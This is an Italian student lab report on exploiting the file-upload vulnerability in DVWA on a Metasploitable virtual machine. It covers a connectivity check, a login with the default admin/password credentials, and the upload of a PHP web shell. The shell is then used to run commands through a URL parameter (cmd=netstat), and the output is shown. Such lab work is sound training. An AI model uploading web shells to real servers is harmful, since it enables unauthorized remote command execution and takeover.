

# PRATICA S6/L2

**SCOPO:** Sfruttare la vulnerabilità **“file upload”** presente sulla DVWA per prendere controllo della macchina ed eseguire comandi da remoto tramite una shell in PHP. Poi monitorare tutti gli step con Burpsuite. E per fare questo, procederemo in più fasi.

## Fase 1 : Verifica delle macchine

In questa fase abbiamo verificato che le macchine comunicavano tra di loro, accendendole a facendo il ping.e come si può vedere sulle immagine sotto le macchine **Kali linux** e **Metasploitable** pingavano perfettamente tra di loro.

```
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=64 time=2.65 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=64 time=0.497 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=64 time=0.427 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=64 time=0.669 ms


--- 192.168.50.100 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 0.427/1.061/2.654/0.924 ms
```

```
(kali@kali)-[~]
$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.596 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=1.16 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=1.21 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=1.19 ms
64 bytes from 192.168.50.101: icmp_seq=5 ttl=64 time=0.962 ms
64 bytes from 192.168.50.101: icmp_seq=6 ttl=64 time=1.21 ms
^C
--- 192.168.50.101 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5034ms
rtt min/avg/max/mdev = 0.596/1.054/1.214/0.222 ms
```


## Fase 2: Attivazione della DVWA su Kali Linux.

Per attivare la DVWA di Metasploitable su Kali Linux, abbiamo inserito l'indirizzo IP della macchina Metasploitable sul browser della burpsuite e ci è uscita questa schermata sotto.

# PRATICA S6/L2




Poi cliccando su DVWA come indicato con la freccia rossa, ci è uscito la schermata qua sotto, e abbiamo inserito le credenziali seguenti **“admin”** come nome utente e **“password”** come password.




# PRATICA S6/L2


Dopo l'inserzione delle credenziale abbiamo ottenuto la pagina sotto,Dove abbiamo impostato il livello di sicurezza più basso(low) e poi abbiamo registrato tutto facendo click su submit.



Poi abbiamo creato il codice php.compiando gli informazioni nell fil shell.php poi abbiamo usato la comanda **cat** per concatenare.




Abbiamo ottenuto questo risultato:




# PRATICA S6/L2

Dopo questo siamo andati su la Dvwa e abbiamo caricato il file shell.php come possiamo vedere qua sotto.




Abbiamo aperto una nuova finestra e abbiamo inserito questo link: “<http://192.168.50.101/dvwa/hackable/uploads/shell.php?>” dove la parte in rosso è quello che abbiamo copiato dall’upload. E abbiamo ottenuto il risultato qua sotto.



Questo è un errore dovuto al fatto che non abbiamo inserito l’indice di command,aggiundo la comand **cmd=netstat** otteniamo il link seguente:

<http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=netstat> e il risultato seguente.

# PRATICA S6/L2



The screenshot shows a web browser window with the address bar displaying "192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=netstat". The page content displays the output of the netstat command, showing active internet connections and UNIX domain sockets. The output is a long list of network connections, including their protocol, local and foreign addresses, and states. The connections are listed in a single line, with some connections being established and others being in the process of being established. The output is truncated at the bottom, showing "DGRAM 11641 unix 2 [ ] DGRAM 11371 unix 2 [ ] DGRAM 11168 unix 2 [ ] DGRAM 11138 unix 3 [ ] STREAM CONNECTED".

```
Active Internet connections (w/o servers) Proto Recv-Q Send-Q Local Address Foreign Address State tcp 0 0 192.168.50.101:www
192.168.50.100:55022 ESTABLISHED tcp 0 0 192.168.50.:netbios-ssn 192.168.50.100:39742 ESTABLISHED udp 0 0 localhost:52712
localhost:52712 ESTABLISHED Active UNIX domain sockets (w/o servers) Proto RefCnt Flags Type State I-Node Path unix 2 [ ] DGRAM
5828 @/com/ubuntu/upstart unix 15 [ ] DGRAM 11071 /dev/log unix 2 [ ] DGRAM 6055 @/org/kernel/udev/udev unix 2 [ ] DGRAM
20905 unix 2 [ ] DGRAM 12532 unix 2 [ ] DGRAM 12514 unix 3 [ ] STREAM CONNECTED 12412 /tmp/.X11-unix/X0 unix 3 [ ]
STREAM CONNECTED 12411 unix 3 [ ] STREAM CONNECTED 12410 /tmp/.X11-unix/X0 unix 3 [ ] STREAM CONNECTED 12409
unix 2 [ ] DGRAM 12389 unix 2 [ ] DGRAM 12344 unix 2 [ ] DGRAM 12188 unix 2 [ ] DGRAM 12135 unix 2 [ ] DGRAM 12065 unix 3 [
] STREAM CONNECTED 12051 unix 3 [ ] STREAM CONNECTED 12050 unix 3 [ ] STREAM CONNECTED 12047 unix 3 [ ]
STREAM CONNECTED 12046 unix 3 [ ] STREAM CONNECTED 12043 unix 3 [ ] STREAM CONNECTED 12042 unix 3 [ ] STREAM
CONNECTED 12039 unix 3 [ ] STREAM CONNECTED 12038 unix 3 [ ] STREAM CONNECTED 12035 unix 3 [ ] STREAM
CONNECTED 12034 unix 3 [ ] STREAM CONNECTED 12031 unix 3 [ ] STREAM CONNECTED 12030 unix 3 [ ] STREAM
CONNECTED 12027 unix 3 [ ] STREAM CONNECTED 12026 unix 3 [ ] STREAM CONNECTED 12023 unix 3 [ ] STREAM
CONNECTED 12022 unix 3 [ ] STREAM CONNECTED 12019 unix 3 [ ] STREAM CONNECTED 12018 unix 3 [ ] STREAM
CONNECTED 12015 unix 3 [ ] STREAM CONNECTED 12014 unix 3 [ ] STREAM CONNECTED 12011 unix 3 [ ] STREAM
CONNECTED 12010 unix 3 [ ] STREAM CONNECTED 12007 unix 3 [ ] STREAM CONNECTED 12006 unix 3 [ ] STREAM
CONNECTED 12003 unix 3 [ ] STREAM CONNECTED 12002 unix 3 [ ] STREAM CONNECTED 11999 unix 3 [ ] STREAM
CONNECTED 11998 unix 3 [ ] STREAM CONNECTED 11995 unix 3 [ ] STREAM CONNECTED 11994 unix 3 [ ] STREAM
CONNECTED 11991 unix 3 [ ] STREAM CONNECTED 11990 unix 3 [ ] STREAM CONNECTED 11987 unix 3 [ ] STREAM
CONNECTED 11986 unix 3 [ ] STREAM CONNECTED 11983 unix 3 [ ] STREAM CONNECTED 11982 unix 3 [ ] STREAM
CONNECTED 11979 unix 3 [ ] STREAM CONNECTED 11978 unix 3 [ ] STREAM CONNECTED 11975 unix 3 [ ] STREAM
CONNECTED 11974 unix 3 [ ] STREAM CONNECTED 11971 unix 3 [ ] STREAM CONNECTED 11970 unix 3 [ ] STREAM
CONNECTED 11967 unix 3 [ ] STREAM CONNECTED 11966 unix 3 [ ] STREAM CONNECTED 11963 unix 3 [ ] STREAM
CONNECTED 11962 unix 3 [ ] STREAM CONNECTED 11959 unix 3 [ ] STREAM CONNECTED 11958 unix 3 [ ] STREAM
CONNECTED 11955 unix 3 [ ] STREAM CONNECTED 11954 unix 3 [ ] STREAM CONNECTED 11951 unix 3 [ ] STREAM
CONNECTED 11950 unix 3 [ ] STREAM CONNECTED 11947 unix 3 [ ] STREAM CONNECTED 11946 unix 3 [ ] STREAM
CONNECTED 11944 unix 3 [ ] STREAM CONNECTED 11943 unix 3 [ ] STREAM CONNECTED 11940 unix 3 [ ] STREAM
CONNECTED 11939 unix 3 [ ] STREAM CONNECTED 11937 unix 3 [ ] STREAM CONNECTED 11936 unix 2 [ ] DGRAM 11923 unix
2 [ ] DGRAM 11641 unix 2 [ ] DGRAM 11371 unix 2 [ ] DGRAM 11168 unix 2 [ ] DGRAM 11138 unix 3 [ ] STREAM CONNECTED
```